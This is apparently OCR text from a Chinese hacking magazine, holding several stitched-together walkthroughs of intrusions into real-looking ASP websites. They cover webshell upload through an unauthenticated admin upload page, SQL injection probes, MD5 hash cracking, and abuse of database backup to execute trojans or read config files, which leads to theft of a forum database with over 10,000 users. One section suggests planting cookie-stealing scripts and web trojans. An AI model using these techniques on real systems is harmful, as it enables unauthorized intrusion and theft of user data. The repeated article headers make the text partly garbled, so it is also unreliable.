


图 2

金油"——暴库，结果是对方可能在com.asp加了"on error resumenext"这一句话，还是行不通啊。



图 3

真的没辙了么，细想一下，这个站点上有注册用户的功能，只是已被关闭而已，一些栏目的新闻有些图片。随便找到一个，点"属性"看到了图片的路径 xx.mtn/uploading/xx.jpg，看来上传是我们最后的法子了(谁叫我是只菜鸟呢？)。

在这里要说一下，一般的网站都有一个上传的ASP文件，若此ASP文件不跟用户的Cookies信息挂钩的话，是很有价值的，呵呵！至少你入侵不了还可以把垃圾图片往它站点里塞，然后威胁admin交出username和pwd哦。回到正题，至于此文件名的猜解，要看自己的经验，我第一次猜了个upload.asp，结果失败，再来一个admin/uploadface.asp，呵呵，如图4所示。




图 4

打开抓包监听工具winsock expert汉化版，打开上传的窗口进程，点击打开，回到上传页面，选择一匹烈马mewmm.asp(此马体积一般，却威力无穷)，点击上传，返回"文件格式不对，请重新上传！"如图5 所示。

再回到winsock看到有一行以post开头的数据，如图6 所示。

左看右看怎么跟动网以前的upfile表单一样的呢？既然如此，手头上又没有专门的上传工具，自己又不会编程，用nc提交又很费劲，偶就偷偷懒，借用老兵的工具看看行不行。

打开桂林老兵"动网上传利用程序"，在地址处填




图 5

```
POST /admin/uploadfaceok.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-powerpoint, appli
Referer: http://s5.gfkd.mtn/admin/uploadface.asp
Accept-Language: zh-cn
Content-Type: multipart/form-data; boundary=---------------------------7d51b52f5017e
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: s5.gfkd.mtn
Content-Length: 1862
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDQCQABCRT=GMIBEFPCIIDPAAECJOPHIINB
```

图 6

入xx.mtn/admin/uploadface.asp，再在文件夹下填入admin/shell.asp，找到newmm.asp，Cookies那里可填可不填。从抓包分析的情况来看，此uploadface.asp根本不检验提交数据用户合法性，这也是这次入侵的关键。最后点击"文件上传"。很快，返回了"上传成功"的字样，再切换到浏览器，敲入www.xxx.mtn/admin/shell.asp回车，如图7 所示。




图 7

小马现身了，现在只需传一个大木马上去就告一段落了。

这里我用的是海洋顶端网2005美化版，广告我也不吹了，纯属个人喜好哦！海洋传上去了，如图8 所示。

输入密码以后你就能够进行许多"非法操作"了，呵呵，读了黑防那么久，权限提升自然不成问题啦，在此不多说，读者们可以去翻一下以前的黑防。进了以后就不要干坏事哦，除非你喜欢铁窗的生活。





图 8

总结一下这次渗透的情况，总体来说整站设置得相对安全，能够抵住一般的Toolkid的进攻，但由于ASP 编者的小疏忽，而使整站被非法用户控制，使得煞费苦心的一番安全设置全部都白费了。若能限制非法用户调用admin目录下的uploadface.asp，恐怕也就不会有此文了。希望ASP编者能够更细致一些，别让现在的黑站挂马满天飞！

关于得到WebShell后的利用，很多同志来问我到底有什么可以利用的(尤其在提权不成功的情况下)。可以说WebShell还是有很多"科研"价值的，比如说有利于扩大战果，你可以把一些跨站接收Cookie的脚本放到隐蔽的目录里，或者把网页木马的ASP文件放上去直接挂马(若肉鸡不支持ASP，哪来的WebShell啊？)。另外，NB一点的还可以在人家主机的眼皮底下放个论坛哦！此外，借大一个ASP免费空间(可达G级哦！)不是你踏破铁鞋梦寐以求的吗？(WebShell已泪流满面："呜呼！千里马常有而伯乐不常有啊！)



脚本小子： 图片和数据库文件备份成ASP或ASA木马是大家经常使用的获得WebShell的手段，然而将ASP文件备份成图片文件。也会有想不到的奇妙效果。

适合读者：脚本入侵爱好者

前置知识：sql注入

反其道而行之：ASP备份成图片

文/图 lucky_feng

听说朋友的朋友最近配置了一台价值7万元的服务器（脚本小子：有钱人一个），页面上能够看到的只有一个dvbbs7.1 SP1，感觉无从下手。直到有一天，朋友告诉我论坛新增的博客系统的数据库是默认的data/Dvboke.mdb（其实很多管理员会修改动网论坛的数据库路径，但是博客数据库的路径很少人会去修改）。入侵就这么开始了。

博客入侵失败

黑防以前有篇文章，名称是《动网7.1SP1进后台靠博客得WebShell》，现在既然有了博客的数据库，所以先从这里入手吧。

下载了博客的数据库，找到管理员密码c45f4399e5a3d1bd。MD5crack出马，运气还不错，不到十秒钟就得到一个七位数的纯数字密码。马上拿着这个密码冲到dvbbs7.1，尝试以管理员身份登录，不过没有成功。不死心，到论坛察看管理团队，得到其他管理员的用户名，再次登录，还是不行。（很多管理员喜欢用两个用户名，大家以后可以尝试一下，这个论坛也是，只是密码不同而已。）因为动网博客需要先登录论坛，才能管理，所以通过博客入侵的方法只能被迫取消了。

Google hack小试牛刀

虽然此服务器不是虚拟主机，但是站点上应该不只一个论坛吧？请来了Google，输入site:www.b***.net，输出结果有好几十页，大多数是关于论坛的版面或帖子信息，不过同时也发现有一个风华校友录2.0多用户版，还有一个伴江行网上购物系统 6.0。

入侵伴江行购物系统

风华校友录2.0就是以前风月校友录的升级版本，上传漏洞已经修补了，而且现在只允许传图像文件，上次自己看得头大都没有什么方法得到WebShell，也只能放弃了。至于伴江行购物系统6.0（最新的版本是6.0 SP1），10底的时候，neeao大哥发布过注入漏洞，但是这个站点不能用。不过注入点不用太多，一个就够，手工注入发现这个站点的gongqiu_view.ASP文件存在漏洞，结果如下："http://www.b***.net/shop/gongqiu_view.ASP?gq_id=53%20and%201=1"，正常显示，如图1所示。




图1

"http://www.b***.net/shop/gongqiu_view.ASP?gq_id=53%20and%201=2"，出错，如图2所示。




图2

接着就交给啊D了，结果得到MD5加密过的密码7a57a5a743894a0e，看到这个密码，大家都笑了，这个不就是传说中admim加密后的密文吗？用账号admin、密码admin直接进到商城后台，发现商城在动网的下一级目录中，如图3所示。




图3

备份生成ASP木马

相信很多人都认为到这一步，肯定可以马上得到WebShell了。其实当我进到后台时，也是这么认为。但是现实往往比理想来的残酷些，管理员BT的设置让下面的几个方法全都失败了。

方法一：正常备份和换目录备份

首先通过"商品资料添加"上传一张图片（ASP木马改了后缀），如图4所示，




图4

这里要注意的是，上传的时候，最好用快捷键Ctrl+n

新开一个上传页面，并且上传成功后，不要选择弹出来的"关闭窗口"，然后察看IE源码，在这你才能看到上传图片的真正路径，我上传的图片地址是bookpic/2006126155651619O.JPG。然后用上传的图片备份数据库成ASP文件。如图5所示。

当前数据库路径：../bookpic/20061261556516　请正确填写您当前使用的数据库路径！
备份数据库目录：../Databackup　如果目录不存在，程序将自动创建！
备份数据库名称：shop.asp　如果备份目录有该文件，将覆盖，如果没有，程序将自动创建！
开始备份
在上面填写数据库路径及数据库完整名称，程序的默认数据库文件为shop.mdb
您可以用这个功能来备份您的数据库，以保证数据的安全！

图5

提示备份成功，在正常的情况下，直接访问databackup/shop.ASP就可以得到WebShell了，我的情况如图6所示。

您试图从目录中执行 CGI、ISAPI 或其他可执行程序，但该目录不允许执行程序。

请尝试以下操作：

- 如果您认为该目录应该允许执行访问权限，请与网站管理员联系。

HTTP 错误 403.1 - 禁止访问：执行访问被拒绝。
Internet 信息服务 (IIS)

图6

具体原因是管理员设置databackup目录禁止执行ASP文件（不允许ASP等文件的配置步骤 IIS管理器→网站名称→属性→主目录→执行权限）。这招操作起来简单，效果却不错。

原本的databackup目录不行，那么改变备份数据库目录到admin试试。可惜又出现"处理url时服务器出错"提示，因为管理员又设置了这个目录没有写入的权限。我下载了商城的代码来看，结果每个目录要么不让写入文件，要么不能执行ASP文件。方法一宣告失败。

方法二：上传抓包，提交修改的数据包

看了BJXupfile.ASP的代码，好像不能直接上传ASP文件。上传图片的时候用WSockExpert抓取数据包，发现filepath可以自定义，修改以后用NC提交数据，提示成功上传，但是访问的时候却找不到。由于某些条件限制，这一步最后没有继续下去，有兴趣的朋友可以试试。

得到动网数据库

试了这么多方法都没有成功，有点失望，眼睁睁看着自己上传上去的木马图片不能变成ASP来执行，这种感觉就像到嘴的肥肉没办法吃。这时突然想到，既然ASP木马文件改成JPG文件能显示ASP原本的内容，那么动网的conn.ASP文件也应该可以这样看了。马上再一次备份文件，当前数据库路径写../../conn.ASP，备份数据库目录写../bookpic（这个目录肯定可以写入的），备份数据库名称写1.JPG，提示备份成功。打开bookpic/1.JPG，看到这个conn.ASP的内容，如图7所示。

```
Else
'必修改设置三：================Access数据库设置================
'免费用户第一次使用请修改本处数据库地址并相应修改data目录中数据库名称，如:将dvbbs6.mdb修改为dvbbs6.asp
Db = "b[redacted]/dvbbs71.ASP"
'==================================================
SqlNowString = "Now()"
End If
Const IsDeBug = 1
Set Dvbbs = New Cls_Forum
Set template = New cls_templates
Sub ConnectionDatabase
```

图7

动网数据库地址是b***/dvbbs71.ASP。因为数据库目录有限制的，并且现在的数据库是ASP格式，所以直接下载是不行的。但是ASP备份成mdb后，就可以下载了。第三次备份动网数据库成mdb文件到商城的databackup目录。然后就看到Flashget在快速地工作，一看数据库大小有300多M，一万多用户啊。成功得到论坛的数据库。

峰回路转得到WebShell

动网的管理员密码已经从数据库中破解获得，但还是没有得到WebShell。从上面失败经验可以总结出，得到WebShell需要满足两个条件：第一，放木马的目录可以写入；第二，这个目录可以运行ASP木马。接下来就是在动网每个目录下都加一个1.ASP测试上边两个条件，如果出现和图6一样的提示，就说明这个目录不能运行ASP，相反如果提示"HTTP 错误 404 - 文件或目录未找到"就说明能运行ASP了。当我测试到Skins目录时，两个条件都符合。剩下的就是和以前一样的步骤，上传冰狐浪子微型ASP木马图片，第四次备份该图片成ASP文件到Skins目录。客户端连上去，得到熟悉的界面。（很奇怪，大的木马备份成功后，都不能正常运行）如图8所示。

www.[redacted]net
IP[PORT]: 61.[redacted]
CPU数量: undefined
脚本超时时间: 90/S
脚本引擎: JScript/5.6.8827
信息服务软件: Microsoft-IIS/6.0
操作系统: undefined
系统文件夹: undefined
时间: Fri Jan 27 14:08:41 UTC+0800 2006
本文件路径: D:\Web\[redacted]\Skins[redacted]asp
网站根目录: D:\Web[redacted]

图8

总结

1.该服务器在动网目录下还有好几个在测试的代码。但从安全角度来说，测试的代码千万不要放到已经运行的服务器上。管理员虽然做了比较BT的设置，但是因为这样的一个测试程序和一个文件夹的权限设置问题，导致整个服务器的安全受到威胁将得不偿失。

2.有些时候备份并不一定能得到WebShell，但是通过备份可以看到很多重要文件的内容。这个道理其实和上传stm或shtml来查看conn.ASP有点类似，只是图片在任何时候都可以看的。

脚本小子：图片和数据库文件备份成ASP及ASA木马是大家经常使用的获得WebShell的手段，然而将ASP文件备份成图片文件，也会有想不到的奇妙效果。
适合读者：脚本入侵爱好者
前置知识：sql注入

反其道而行之：ASP备份成图片



适合读者：入侵爱好者、脚本爱好者
前置知识：木马使用基础



三大挑战：入侵校园网流量计费系统

文／图 下雨天、无常

挑战一：动网上传出现红叉

在内网乱转，首先发现了.BAK文件引起的不安全因素。因为许多程序员用EditPlus或UltraEdit编辑后会产生.BAK文件，而当我们用IE去请求访问这个文件时，IIS会当作文本文件来解析就会显示文件的内容，如图1 所示。




图1

请求几个文件后觉得作用不大。无意看到流量计费系统网站的一个不显眼的角落有个内部论坛，进去第一感觉是像动网论坛。或许看多了吧，一看到类似"bbs/list.asp?boardid=4"的URL就想到动网。习惯性的在网址后输入"upfile.asp"就出现熟悉的上传漏洞界面。因为这种内部论坛很少有人访问的，所以一直存在到今天也不足为奇。二话不说，传个常用的小马看看，如图2 所示

